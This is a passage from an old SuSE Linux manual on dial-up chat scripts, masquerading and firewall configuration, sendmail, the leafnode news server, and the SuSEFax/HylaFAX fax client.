ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

Note

The **`TIMEOUT`** is dependent on the time needed for the connection to be made, and in some cases has to be increased (e. g. to `60`)

The **`ABORT`** commands define which replies from the modem will terminate the script.

The next lines almost always resemble the following syntax:
The first parameter (up to the first “white-space”) defines what message the modem is to wait for. If this string is sent by the modem, the rest of the line will be processed.

```
"" +++ATZ
```

Here no string is awaited, the modem is initialized immediately. This depends on your modem type and on the profiles stored in it. Normally **ATZ** profile 0 (when it is switched on) is loaded. You might need to make some changes here. It is best to compare this string with terminal programs that are already running (e. g. your existing DOS or Windows software).

> **Note**
>
> If your modem does not do what you want it to, this could be due to a misconfigured modem (here an **ATZ** command is no use). Entering **AT&F** (in minicom, for example) resets the modem to its factory settings.

Now you can dial and start the login sequence, for example:

```
OK ATDTtelephonenumber
CONNECT ""
ogin:--ogin: account
word: accountpasswd
```

Obviously, you need to replace **telephonenumber**, **account** and **accountpasswd** with your own values.

Be aware that here only **word** is looked for, because the remote station could send **Password**, **password** or just **word**.

The line

```
ogin:--ogin:
```

ought to be flexible enough because it sends a return if the first string (**ogin**) is not found, and then stands by waiting for **ogin** again.

Further information and examples can be found in manpage for **chat** (**man 8 chat**).

Here you will find the encouraging comment:

> “ In actual practice, simple scripts are rare. ”

> **Note**
>
> The script should not contain any blank lines, blanks (white spaces) at the beginning of a line, or comments!

Now test the connection with the command **/etc/ppp/ppp-up**. Any error messages (from the chat script, for example) will not be shown on screen, but in `/var/log/messages`. It is useful to have a second terminal running, where you can enter the command **tail -f /var/log/messages**; then you can immediately see if any important messages are displayed.

6.7 Masquerading and Firewalls – Friends and "Friends"

Many users of SuSE Linux use their computers to dial in to the Internet or a router for leased-line access. Often when doing this, private IP addresses are used in the local network – these can, therefore, not access the Internet directly. To allow such an access for the internal network there is the possibility of "masquerading". You should install the package `firewals` from series `sec` for this. This package contains a script for masquerading and firewalls. Both are controlled by the configuration file `/etc/rc.config.d/firewall.rc.config`. It is sensible to set up a firewall at the same time, so that the system is better protected against attacks from the outside. You really should read the documentation on this in `/usr/share/doc/packages/firewals`.

> **Caution**
>
> There is no guarantee that the procedures given here work and do no harm. So if a hacker gets into your system, even though you did follow the rules, do not blame the authors. We would highly appreciate it, instead, if you would tell us the details of your experiences at `feedback@suse.de`!

6.7.1 The Basics of Masquerading

You need to have two different network devices for masquerading. At least one of them is an Ethernet card, to which the inner (internal) network card is connected. As a network address, this network should use a private address reserved for this purpose, e.g. e. g.`192.168.0.0` to `192.168.255.255`. In the configuration example we are assuming that the router (which we are going to configure here) is set to the address `192.168.0.1` for the network card pointing to the internal network. The computers of the internal network then have IP addresses such as `192.168.0.2` or `192.168.0.3`, etc.

The external network device is, for example, the ISDN card, which is used for Internet access, or a leased-line connected to an Ethernet network card, which is what we have assumed in our example. Its configuration is explained below.

6.7.2 The Basics of the Firewall

Strictly speaking this package does not contain a "firewall", but a "packet filter". A packet filter firewall protects the network from unauthorized access to IP addresses and ports which have not been explicitly enabled. If your computer is a web server, however, and you make port 80 available for this computer – which you must do, in order for the web server to be accessible from the outside – then this computer will not be protected against attacks on this port, of course. This packet filter firewall cannot, and is not intended to, replace a firewall on the application level, such a firewall should be set up by a professional. It is, however, reassuring for the security of your system to use this firewall for home use.

6.7.3 Configurating Masquerading and/or the Firewall

Documentation on the SuSE firewall can be found in `/usr/share/doc/packages/firewall` – theoretical considerations are presented in chapter 18.1 page 479 pp.

The entire configuration is done in `/etc/rc.config.d/firewall.rc.config` and is in English. Here is a step by step guide on how to configure the firewall. Each item specifies whether it is for masquerading or firewall. In the configuration file there is also mention of a DMZ (“Demilitarized Zone”), which we won't go into further at this point.

If you really only need masquerading, then just fill out those lines marked with *masquerading*.

- **FW_START** (Firewall, Masquerading): Set to `yes` for this script to be started; this is how firewall and/or masquerading is enabled.
- **FW_DEV_WORLD** (Firewall, Masquerading): For example`eth0`. This is the device which points out to the Internet. For ISDN this is, for example, `ippp0`.
- **FW_DEV_INT** (Firewall, Masquerading): The device which points to the internal, “private” network. If no internal network is present – e.g. the firewall is protecting just this computer, leave this empty.
- **FW_ROUTE** (Firewall, Masquerading): If you need masquerading, you must enter `yes` here. For a firewall without masquerading, only if you want to have access to the internal network. This only works if the internal computers have officially assigned IP addresses. Normally you should *not* allow access from outside to the internal machines. If you enter `yes` here, because of masquerading, your internal computers are still not visible from outside, because these have private network addresses (e. g.`192.168.x.x`)and therefore cannot be routed in the Internet.
- **FW_MASQUERADE** (Masquerading): If you need masquerading you must enter `yes` here. Note that it is safer if the computers of the internal network access the Internet via a proxy server.
- **FW_MASQ_NETS** (Masquerading): Enter the computers and/or networks for which masquerading should be carried out. Separate individual entries with a space. – Example:

  ```
  FW_MASQ_NETS="192.168.0.0/24 192.168.10.1"
  ```

- **FW_PROTECT_FROM_INTERNAL** (Firewall): Enter `yes` here if you want to protect the firewall computer from attacks from the internal network. Then you must explicitly release the services which are to be made available to the internal network. See also **FW_SERVICES_INTERNAL_TCP** and **FW_SERVICES_INTERNAL_UDP**.
- **FW_AUTOPROTECT_GLOBAL_SERVICES** (Firewall): Normally you can leave this set to `yes`.

- **FW_SERVICES_EXTERNAL_TCP** (Firewall): Enter the services here which are to be accessed; e. g."`www smtp ftp domain 443`" – for the computer at home, which should not offer any services, you will normally leave this empty.
- **FW_SERVICES_EXTERNAL_UDP** (Firewall): If you are not operating a name server which needs to be accessed from outside, leave this blank. Otherwise you should add the necessary ports here.
- **FW_SERVICES_INTERNAL_TCP** (Firewall): See details on the variables **FW_SERVICES_EXTERNAL_TCP**, but access is controlled from the internal network.
- **FW_SERVICES_INTERNAL_UDP** (Firewall): See above.
- **FW_TRUSTED_NETS** (Firewall): Here you should enter the computers which you can *really* trust ("Trusted Hosts"). Note that these computers also need to be protected from intruders. Example: `"172.20.0.0/16 172.20.1.1"` means that all computers whose IP addresses start with `172.20.x.x` and the computer with the IP address `172.20.1.1` are allowed through the firewall.
- **FW_SERVICES_TRUSTED_TCP** (Firewall): Here you can specify the TCP port addresses which may be used by the "Trusted Hosts". Enter, for example, `1:65535` if the trusted computers are allowed to access all services. Normally it is sufficient if you enter `ssh` as the service.
- **FW_SERVICES_TRUSTED_UDP** (Firewall): As above, but refers to UDP.
- **FW_ALLOW_INCOMING_HIGHPORTS_TCP** (Firewall): If you want to have normal (active) FTP, then you should enter `ftp-data` here.
- **FW_ALLOW_INCOMING_HIGHPORTS_UDP** (Firewall): Enter `dns` in order to be able to use the name servers specified in `/etc/resolv.conf`. With `yes` you enable all high port numbers.
- **FW_SERVICE_DNS** (Firewall): If a name server is running which is to be accessed from outside, enter `yes` here; at the same time port 3 must be enabled in **FW_TCP_SERVICES_***.
- **FW_SERVICE_DHCLIENT** (Firewall): If you use dhclient to obtain your IP address, then you must enter `yes` here.
- **FW_LOG_***: Here you can determine what you want to protocol. For normal operation, setting `yes` in **FW_LOG_DENY_CRIT** is sufficient.
- **FW_STOP_KEEP_ROUTING_STATE** (Firewall): If you access the Internet automatically with diald or via ISDN (dial on demand), then enter `yes` here.

That's it. Don't forget to test the firewall (e. g.with **telnet** from outside); you should then see something like the following entries in `/var/log/messages`:

```
Feb  7 01:54:14 www kernel: Packet log: input DENY eth0
PROTO=6 129.27.43.9:1427 195.58.178.210:23 L=60 S=0x00
I=36981 F=0x4000 T=59 SYN (#119)
```

6.8 Let’s Write—Configuration of e-mail

If a connection to the outer world has been established, be it via PPP, UUCP, or ISDN, it should be used to do something. A rather typical application is ☞ *electronic mail* , or e-mail. This section describes the configuration of sendmail.[2]

sendmail has to decide how to deliver incoming and outgoing electronic mail. This might be either via a TCP/IP network using the SMTP protocol, or by using another transport agent, such as UUCP.

sendmail’s main configuration file is called `/etc/sendmail.cf`. If you have a normal and simple configuration, you may set up the necessary parameters using YaST. YaST then creates a valid `/etc/sendmail.cf` for you. All settings are written to `/etc/rc.config` and YaST will create the file `/etc/sendmail.cf` for you, using the parameters given there.

As sendmail configuration is rather complex, SuSE provides two preconfigured settings that should be sufficient in most cases.

If you plan to use sendmail within a TCP/IP network, make sure you have a valid DNS server. Here, you need to set up one (“MX record” mail exchange record) entry per name. The current settings may be checked with the **host** command (in package `bind`):

```
earth: # host helios.cosmos.com
helios.cosmos.com address 192.168.0.1
helios.cosmos.com mail is handled (pri=10)
                  by helios.cosmos.com
helios.cosmos.com mail is handled (pri=100)
                  by mail-relay.cosmos.com
```

If there is no entry for mail, you should ask your system administrator for help.

The following electronic mail variables may be set by YaST in `/etc/rc.config` (see Section 17.6 page 464):

- **SENDMAIL_TYPE="yes"**
  This variable has to be set to `yes` if the sendmail configuration file is to be created using the values in `/etc/rc.config`. If you want to create a `/etc/sendmail.cf` yourself, answer `no` here.

- **SENDMAIL_LOCALHOST="localhost www.cosmos.com"**
  sendmail needs to know which electronic mail should be stored locally and which needs to be delivered to another host. Only electronic mail to the local host itself is saved locally by default. By entering a list in **SENDMAIL_LOCALHOST**, you can configure other names that should be considered a local host.

  Example: the name of the machine is `helios.cosmos.com`. It serves as a WWW site for www.`cosmos.com`. To accept electronic mail that is sent to www.`cosmos.com`, you need to enter the following line:
  SENDMAIL_LOCALHOST="localhost www.cosmos.com".

[2] There are alternatives to sendmail, two being smail and qmail. These are not covered in this book.

- **`FROM_HEADER=cosmos.com`**
  Normally, the local machine's name is used as the `from` header. This may be set to a different name:

  Example: The machine's name is `earth.cosmos.com`. You want to send electronic mail as `newbie@cosmos.com`. This may be achieved with the parameter:
  `FROM_HEADER=cosmos.com`.

- **`SENDMAIL_SMARTHOST=mail-server.provider.de`**
  sendmail asks for the DNS names of every mail that is not delivered locally and tries to send the electronic mail via the SMTP protocol. This host might be anywhere on the Internet and could have a rather slow connection to the local host. Setting this parameter allows you to set up an intermediate host that gets all your outgoing mail. Then this host becomes responsible for delivering your electronic mail.

  First example: This is for a dialup connection. Thus, you deliver all of your electronic mail directly to your ISP:

  `SENDMAIL_SMARTHOST=smtp:mail-server.provider.de`.

  Second example:
  If you are connected via UUCP, you may send all electronic mail that is not local to your UUCP server:
  `SENDMAIL_SMARTHOST=uucp-dom:uucp.cosmos.com`.

- **`SENDMAIL_NOCANONIFY=no`**
  sendmail tries to resolve each and every e-mail address from the mail header and replaces each name with its "Fully Qualified Domain Name" (FQDN). If there is no DNS server available (due to a dialup connection perhaps) and you enter the name correctly, you may switch this off by setting it to `yes`.

- **`SENDMAIL_ARGS="-bd -q30m -om"`**
  This is how sendmail will be invoked at bootup. `-q30m` tells sendmail to check `/var/spool/mqueue` every 30 minutes if there is electronic mail waiting. `-bd` starts sendmail in "daemon mode" this enables you to accept electronic mail via the TCP/IP network. If you only have a dialup connection, you may omit the `-q30m` and invoke sendmail directly with **`sendmail -q`**. This might be done via a crontab entry once or twice a day. In addition, you may enter sendmail -q into your scripts that establish the connection to your ISP. This lets you exchange electronic mail every time you connect to the net.

- **`SENDMAIL_EXPENSIVE=no`**
  Normally, sendmail tries to deliver the electronic mail immediately via SMTP. If you are only temporarily connected, this might not be what you need, as a connection will be established each time you write an electronic mail. If you set this to `yes` the mail will be queued in `/var/mqueue` and delivered as soon as you launch sendmail -q.

All locally delivered electronic mail is handled and saved to the local electronic mail folder `/var/spool/mail/<name>` by procmail. Please have a look at the manpage for **procmailrc** (**man procmailrc**), the manpage for **procmail** (**man procmail**) as well as the manpage for **procmailex** (**man procmailex**) for a description of this extremely versatile tool.

If you do not deliver remote electronic mail immediately, it is saved to the queue directory `/var/mqueue` and delivered at the next run of sendmail. You could also launch sendmail directly by entering **sendmail -q**.

There are further settings that can be made, for example in `/etc/aliases` and some other files in `/etc/mail/`. There are commented examples included in these files. Some files need to be translated to databases using the makemap tool. This is invoked automatically if you start SuSEconfig or when you leave YaST.

If you need a more complex configuration of sendmail, you should disable the automatic setup of `/etc/sendmail.cf` by setting **SENDMAIL_TYPE=no**. Then you may use `/etc/mail/linux.mc` as a template for your configuration. `linux.mc` is written using m4 commands.

```
earth: # m4 /etc/mail/linux.mc > /etc/sendmail.cf
```

creates a valid sendmail configuration by using the macros in `/usr/share/sendmail`.

Further documentation my be found in `/etc/mail`, `/usr/share/sendmail` as well as `/usr/share/doc/packages/sendmail`. There is a web site at `http://www.sendmail.org/`. If you need to set up even more complex configurations, you will also need the sendmail book from O'Reilly.[3] This describes sendmail in all its gory detail.

6.9 News: Brand-New Messages from USENET

One of the most important services provided by the Internet is the transport and delivery of news sorted into different groups. This part of the Internet is often referred to as the Usenet. Only through the existence this medium was the development of Linux at all possible. And only by means of this highly efficient form of communication, was and is it possible to rapidly develop and remove program bugs[4]. Moreover USENET is an important support medium for Linux users world wide.

A complete description of the news system with all its thousands of possibilities (such as forwarding news to other machines) is far beyond the scope of this book. Only a basic local system is described here.

Tip

Large systems should consider using the package `inn`, series `n`. Documentation on INN may be found in `/usr/share/doc/packages/inn`. You should prefer INN to other news readers if you are working with UUCP. There is no installation support for the INN configuration (see Section A.1.2 page 520) But we are very willing to help you within the framework of our pay service, *Professional Services* (see Section A.3 page 523).

[3] See [CAR93].

[4] although much of this functionality has meanwhile been overtaken by "mailing lists"

6.9.1 The Leafnode News System

The package `leafnode` is a perfect news system for smaller networks or standalone machines. It consists of several parts: the NNTP server leafnode, the program leafnode (previously, `fetch`), to retrieve news articles and the program texpire for deleting old articles. As add-ons there are tools to maintain the huge amount of data which can gather in `/var/spool/news`. Documentation on all the components can be found in `/usr/share/doc/packages/leafnode`, as well as in the manpage for **`leafnode`** (**`man 8 leafnode`**) and ☞*manpages*.

> **Note**
> Please follow the update instructions in Section 15.2.7 page 427.

Requirements for Leafnode

- You need to be capable of connecting to an external NNTP server, either via modem (PPP), ISDN or another network connection (e. g. Ethernet). This server feeds you with news. If in doubt, contact your ISP to get more information on the NNTP server.
- The package `leafnode`, series n needs to be installed.
- Plenty of free space in `/var/spool/news` ...
- Next you will need to follow the steps listed for configuring leafnode.

Local NNTP server

First, make sure that leafnode runs as a *local* NNTP server.

1. In the file `/etc/rc.config` set the variable <NNTPSERVER> to the value `localhost`. You could enter your real hostname here (e. g. `earth`), of course. This is absolutely essential in a network environment. Setting the variable <NNTPSERVER> is best done with YaST (see Section 3.6.12 page 116), as YaST automatically launches SuSeconfig.
2. Next you will need to adapt `/etc/leafnode/config` with an ☞*editor*. Here you need to enter the name of your ISP's NNTP server (at `server =`).
3. Make sure that leafnode is launched by **`inetd`**. Uncomment the `nntp` entry in `/etc/inetd.conf` (see File contents 6.9.1 on the facing page).
4. Restart the inetd. You may use **`rcinetd restart`**.

```
nntp   stream  tcp   nowait  news     /usr/sbin/tcpd
                                      /usr/sbin/leafnode
```

File contents 6.9.1: **inetd** entry for leafnode

Now everything is set up so that you can contact your news server for the very first time.

> Tip
>
> **telnet localhost 119** lets you check whether leafnode reacts. If so, typing **quit** will bring you back to the command line.

Initialize and maintain the news system

Now you can initialize the system. Start a connection to your ISP (via modem or ISDN). At the first connect fetchnews will get a list of the available news groups from the news server. They are saved to `/var/spool/news/interesting.groups`. If you want more extensive information, launch **fetchnews** with the **-vvv** option:

```
earth:~ # fetchnews -vvv
```

Articles are not yet available at this point. Anyway you will need to launch an NNTP news reader and view the (still empty) groups (see Section 6.9.1 on the next page). leafnode recognizes this and, with the next invocation of **fetchnews**, the group should be filled with articles.

If you don't want to enter **fetchnews** manually every time you go online, you could add it to your `/etc/ppp/ip-up` script.

Maintaining the news system

leafnode has been designed to more or less maintain itself. This means that groups that have not been read for a certain time are no longer collected by **fetchnews**.

The only thing one really has to do is make sure that old articles are deleted. This is done with texpire. A suitable entry in `/etc/crontab` has already been entered; just remove the leading '#', as shown in File contents 6.9.2.

```
0 22 * * * root  test -x /usr/sbin/texpire && /usr/sbin/texpire
```

File contents 6.9.2: Expire entry for leafnode in `/etc/crontab`

Explanations on configuration possibilities of `/etc/leafnode/config` may be found in the manpage for **leafnode** (**man leafnode**).

Reading the News

There are several tools for reading news, such as nn, tin or pine. Even Netscape or Emacs may be used. It is basically a personal decision as to which news reader you prefer. Most of the news readers may be set up so they can access a news server as well as the local spool directory. Preconfigured packages may be found in the series n of SuSE Linux.

If you want to use tin to connect to the leafnode NNTP server (see Section 6.9.1 page 198), you should invoke **`rtin`**.

6.10 Faxing with Linux

There are two choices if you plan to use your Linux machine for faxing:

- Use mgetty in combination with sendfax and, for example, e. g.the tools from the package `g3utils`.
- Install the HylaFAX fax server. Here you have the SuSEFax frontend, designed in Java.

Note

Since SuSE Linux version 6.3, the package `mgetty` has been separated into three packages: package `mgetty`, package `g3utils` and package `sendfax`, as some commands of package `hylafax` and package `sendfax` are identical.

The next two sections describe how to set up and configure hylafax and SuSEFax on SuSE Linux.

6.10.1 SuSEFax—a HylaFAX Fax Client

As already mentioned, SuSEFax has been designed in Java. This, in particular, means that you need to install the Java Developers Kit along with package `susefax`. If you want to use SuSEFax on another platform, you should install package `susefax` and copy everything from `/usr/lib/SuSEFax` to the destination directory on the other platform.

The startup wrapper

SuSEFAX is launched via a small script called a "wrapper". It, in turn, sets all the necessary parameters, checks for settings and invokes the Java interpreter. This script is located in `/usr/X11/bin/susefax`. It is possible to set up the SuSEFAX system independently of the wrapper.

In Table 6.1 all the SuSEFAX system properties needed to be set up are listed: their meanings and default values. If you launch the interpreter without any additional options, these settings are used. There is normally only one parameter that needs to be set. This is `susefax.images`. If you run the program on an operating system with multiuser capabilities, (e. g., Linux), this is not needed. In particular, this means that each user will be assigned a home directory on UNIX systems and Windows NT (but *not* on OS/2). If this is not possible on your system, you should set the values for `susefax.setup.path`, `susefax.setup.file`, as well as `susefax.phonebook.file` as SuSEFAX might not work otherwise.

Property	**Default value**	**Meaning**
`susefax.setup.path`	`$HOME`	Directory where the configuration files and the telephone database should reside
`susefax.setup.file`	`.susefaxrc`	Name of the configuration file
`susefax.phonebook.file`	`.susephone`	Name of the telephone number database
`susefax.images`	`./images`	Directory where all necessary images are stored

Table 6.1: The *System Properties* of SuSEFax

If you want to change some of these parameters, just remove the comments in front of the variable names (see File contents 6.10.1).

```
# if you want to store the settings other than
# $HOME/.susefaxrc, then you may place another path and/or
# filename here

SETUPDIR=    # -Dsusefax.setup.path=/where/ever/you/want
SETUPFILE=   # -Dsusefax.setup.file=/what/ever/you/want

# even the phone book can be renamed to whatever

PHONEBOOK=   # -Dsusefax.phonebook.file=asyoulikeit
```

File contents 6.10.1: Section of the wrapper script: `/usr/X11/bin/susefax`

Handling—instructions for use

This is the main application window after the '`Send queue`' has been activated and '`Fetch state`' has been invoked. '`Fetch state`' tells you about jobs that are still queued, that is, faxes that were sent within the last few minutes. If you activate the '`Receive queue`' button, all faxes that were received within the last few days will be listed. You may set up the automatic display by clicking on

Figure 6.6: Send queue

'`Update information`', then enter an interval in the box below and confirm by pressing ⟵. There is a jobs list that tells you what actions are performed on a double click. This depends on which button ('`Receive queue`' or '`Send queue`') has been activated. In '`Send queue`', you may define what should happen if you double-click on the mouse—either you get information on the job, or it is deleted. In '`Extras`', you may select the language (`English` or `German`).

Setting up

Before you can get any feedback from the server or launch any processes, you must configure the application. This is done via '`Main Settings`' in the '`Program`' menu. All settings will be saved. If you exit the program, all settings will be saved as well.




Figure 6.7: Dialog for global settings

Global settings

The settings and their meanings:

Username: For the name of the user. This is needed when creating fax covers.

E-mail: All messages from the fax server are sent to this electronic mail address, for example, if a fax has been removed without having been sent.

User account: The fax server can distinguish between different users. You may allow or deny access. This is why you need to enter the account name known to the server. You may even assign a password to specific users.

Hostname of the fax server: This is the name of the host where your fax server runs.

Automatic faxing: If this button is activated, the fax server checks the file named in '`Spool file`' every couple of seconds. If it has changed, you will get a '`Send fax`' automatically. This comes in handy if you print to a file from another application. Thus each application is capable of sending faxes, provided it is capable of converting them to Postscript (see Section 6.10.3 page 210).

Spool file: Here, you need to set up the complete path to the spool file if you want to make use of the "automatic fax sending" feature. Clicking on '`Search`' offers a file browser where you may set up this file.

Fax cover: For automatic generation of a fax cover, a special PostScript file is needed. You need to enter the complete path here.

Time zone: This should be the same as what you set up on the fax host.

Country: Date and time settings are dependent on this entry, for example, for your fax cover.




Figure 6.8: Dialog for job parameters

Job settings

After the global settings have been made, you are ready to send your first fax. A fax, or a file, is converted to a "job" which waits to be sent (perhaps along with some other jobs). Each job has some job parameters. These may be set prior to or after the job has been queued. Prior to sending the job, this may be done in ' `Job settings`', accessible via '`Extras`'. This is a short overview:

Notification Scheme: Here you can set when the fax server should send a notification to a user whose electronic mail address was previously specified. Four different schemes are available:

- **Never (only errors):** If an error occurs, a message is sent to the user that the sending of a job failed.
- **After sending:** The user is informed after successfully sending each fax.
- **After a Re-queue:** The user is sent a message if a fax fails, for example, because the remote machine is busy.

- **After Re-queue and Sending** This is a combination of the last two schemes.

In general, the first scheme applies, even if you select another scheme.

Resolution: Here you can enter the resolution of the fax to be sent. It is given in lines per inch (lpi).

Priority: Priority of a job in the queue. The default value is set to 127. This is updated if a job fails (due, for example, to a busy line).

Maximum tries to send: Here you can determine how many times the server should try to send a fax once a connection has been established.

Maximum tries to dial: Here you can specify how many times the server should try to connect to a remote machine (for example, if the line is busy).

Paper format: There are currently three supported formats: A4, A3 and Letter. This depends on the format of the PostScript document to be sent.

If you have activated '`Modify job parameters`' in the main window, a dialog window will appear when you double click. Here you may set the same parameters as above: '`Notification scheme`', '`Maximum tries to send`' as well as '`Maximum tries to dial`'.

External viewer

If the job list shows any received faxes, you may view the faxes using an external viewer. The fax itself uses the `tiffg3` format. Your viewer should thus be capable of displaying this format. The format enables you to combine multiple images within one file. There is a small script that comes with SuSEFax that creates a PostScript file. It uses `fax2ps` from TIFF Software by Sam Leffler [Lef96b] (package `tiff`). This is handed to a PostScript viewer. The tool then looks for `gv` by Johannes Plass (package `gv`). If this is not found, it uses GhostView by Timothy O. Theisen (package `gs_x11`). This tool is called `docview` and may be found in `/usr/lib/SuSEFax`.

These are the options for the external viewer.

Path to temporary files: Here, SuSEFax stores the `tiffg3` from the server and replaces the `$F` with the image's complete pathname.

> **Note**
>
> If a user wants to run SuSEFax he needs to have read and write permissions in this directory!

Invoking the viewer: Here, you need to enter the *full* pathname to the program that should display the file. It has to accept the file's name as a parameter.

Sending a fax

After configuring SuSEFax and HylaFAX, you should make sure that you are able to fetch the status settings of the fax server (see page 201). Otherwise you will not be able to send a fax—check the configuration of SuSEFax and HylaFAX for errors. If everything was set up correctly, you should see a dialog when clicking on '`Fax send`'. The following items can be selected:

Telephone number of the remote host: The telephone number of the remote machine. You may select an item from the telephone book if you click on '`From telephone book`' (you will need to enter the numbers first, of course).

Document to be sent: Here the full pathname to the document you'd like to send must be given. If you select '`Search`', you may select a file in the browser.

Use fax cover: This may only be activated if you have set up a fax cover file in the global settings. A fax cover will then be generated and sent.

Do not send immediately: If this is activated, a dialog window pops up where you can enter the time for the fax to be sent. If you leave this dialog by clicking '`Cancel`', the fax will be sent immediately, just as if you had clicked on '`Send fax`'.

For time and date settings:

- When you have made a selection, confirm this by pressing ⏎. Now the program checks whether this is a valid date. If not, it is converted to a valid date.

Name of sender: Here, the name that has been set in global settings is used.

Name of recipient:

Regarding:

To company:

Comment:

Selecting '`Poll fax`' assumes that you have set up a telephone number for the fax polling server. You will need to supply the name of the file to be sent.

Importance of the job list

As mentioned above, you may switch between the contents of the send queue and the contents of the receive queue. This is a short summary of the process:




Figure 6.9: Example of a reception queue

Reception queue

From left to right: the permissions, the size (in bytes), number of pages, the TSI and the name of the fax received. The TSI (Transmission Subscriber Identification) is an identification format the user has set up on his machine. This must not be a telephone number. It could, however, be a company name.

> **Note**
>
> Incoming faxes may only be viewed by double-clicking on them if the fax server has been set up for all users to read them. In order for this to work, you need to set the value `0644` in **`RecvFileMode:`** in `/var/spool/fax/etc/config.`*`device`* (see Section 6.10.4 page 212).

Send queue




Figure 6.10: Example of a send queue

From left to right: the job ID, the priority of the job, the user account, the target telephone number, the time and/or number of tries and the maximum number of rings. If an error occurs, you will see the corresponding error message. The job ID is assigned automatically by the fax server. You may set a priority as a user, but the server may adjust this setting. The user account tells you which user has launched the job. The user is the only one who can delete the job or change its parameters.

The telephone book

The telephone book (see Figure 6.11 on the next page) is used for administering and maintaining your personal phone numbers. If you click on the button '`Integrated Telephone book`' for the first time, you will receive the message that no telephone book has been found. Click on '`OK`', since you want to first create the telephone book. You will see an empty telephone book template in




Figure 6.11: The telephone book

which you can enter fax numbers which you often need. Click on 'Add', and fill out the entry fields for the first entry. With the tab key you can move to the next field. By clicking on 'Discard changes' you can delete the details you have entered. When you are finished click on 'Accept entry' and then on 'Close window'. You now have your first entry in the telephone book. If you select this with a mouse click you can then send a fax to the person or company in question. As sonn as you have a number of entries you can sort these by name, first name, fax number or company. Don't forget to give the telephone book a name of your choice, by clicking on 'Save as ...'.

If you have activated the 'View entry' mode, double clicking on 'Send fax' will invoke the 'Send fax dialogue', using the entries 'Surname', 'Name', ' Telephone number', 'Company' and 'Comment' as defaults for the cover page (see page 206).

The cover will only be sent if you have activated the item 'Use fax cover'. If you have launched a process that disables the selection bar (e. g., by 'Sort'), you may reactivate it afterwards by selecting an entry.

A new entry is added as soon as you click 'Add'. With 'Process' you can change an entry if you have made an error, or if a phone number has changed. 'Remove' deletes the currently selected entry. The list is only sorted if you explicitly activate the 'Sort' button. The button 'Save changes' and 'Save & Exit' both make your phone book changes permanent. To cancel your changes, press the 'Cancel' button.

With SuSE Phone you can create several different telephone books, for example if you want to have a private book and a business one. To do this, click on 'New telephone book', and with 'Add' you can now generate a list of entries. When you are finished you only have to give the new telephone book a name, with ' Save as ...'. With the button 'Open telephone book' you can access the various phone books.

The ‘Save’ and ‘Save & end’ buttons can only be selected if one of the buttons in the entry editor ‘Save entry’, ‘Sort’ or ‘Delete’ is selected. With ‘Cancel’ you can leave the telephone book at any time. Unsaved entries will, however, be lost.

The telephone book may be used as a standalone application. For this the wrapper **susephone** is available. Just enter **susephone** in a shell. No faxes can now be sent, however.

> **Note**
> It is not advisable to start the telephone book program twice with the same user account. If you do it by mistake, make sure you don’t save in both programs.

Serial faxes

The form fax dialog enables you to generate a serial fax list from the telephone list. To add or remove an item, it must be highlighted first. You may select either with the mouse or with one of the toggle buttons. If ‘⇐Toggle’ is activated, all selected entries will be marked as disabled, and vice-versa. The same applies to the list. ‘Send faxes’ causes a fax to be sent to all entries found in the list. You cannot create a fax cover for serial faxes.

6.10.2 Automatic Generation of the Fax Cover

As mentioned above, you will need a PostScript template to automatically generate fax covers. This, in itself, is not a PostScript file, but a template that includes certain place-markers that are inserted automatically during the creation of the cover. Creation of a template may be time-consuming. If you are familiar with LaTeX, you may use the package `latex-cover`.[5] This contains an easy-to-use TeX style for creating covers with TeX. The cover used for this package and for the package `hylafax` has been created with this versatile tool.

If you don’t want to use this, you will have to create a “normal” PostScript file and insert the entries by hand.

SuSEFax

Which Keywords Does SuSEFax Know?

If you want to modify the TeX document, be aware that SuSEFax can only replace the following macros:

[5] It is installed in `/usr/share/doc/packages/hylafax` with package `hylafax`.

\toperson
\from
\regarding
\tocompany
\todaysdate
\comments

If you want to test the template you have made, you may use the faxcover tool which is included in package `hylafax`. This will create a PostScript file from the template. You can then print or view it. You could also use the Java binary FaxCovergen.class. from the package `susefax`. Just enter the following:

```
newbie@earth:/home/newbie > java -classpath
   /usr/lib/java/lib/classes.zip:/usr/lib SuSE-
Fax.FaxCovergen
```

You should now see 6.10.1:

```
Command: FaxCovergen sourcecover.ps docname.ps targetcover.ps
```

Output 6.10.1: Creating a fax cover

The source cover is your template. `docname.ps` is the document that will be sent. It will be saved in `targetcover.ps`. Now you may view either of them.

6.10.3 Fax Spooling on *UNIX*/*Linux*

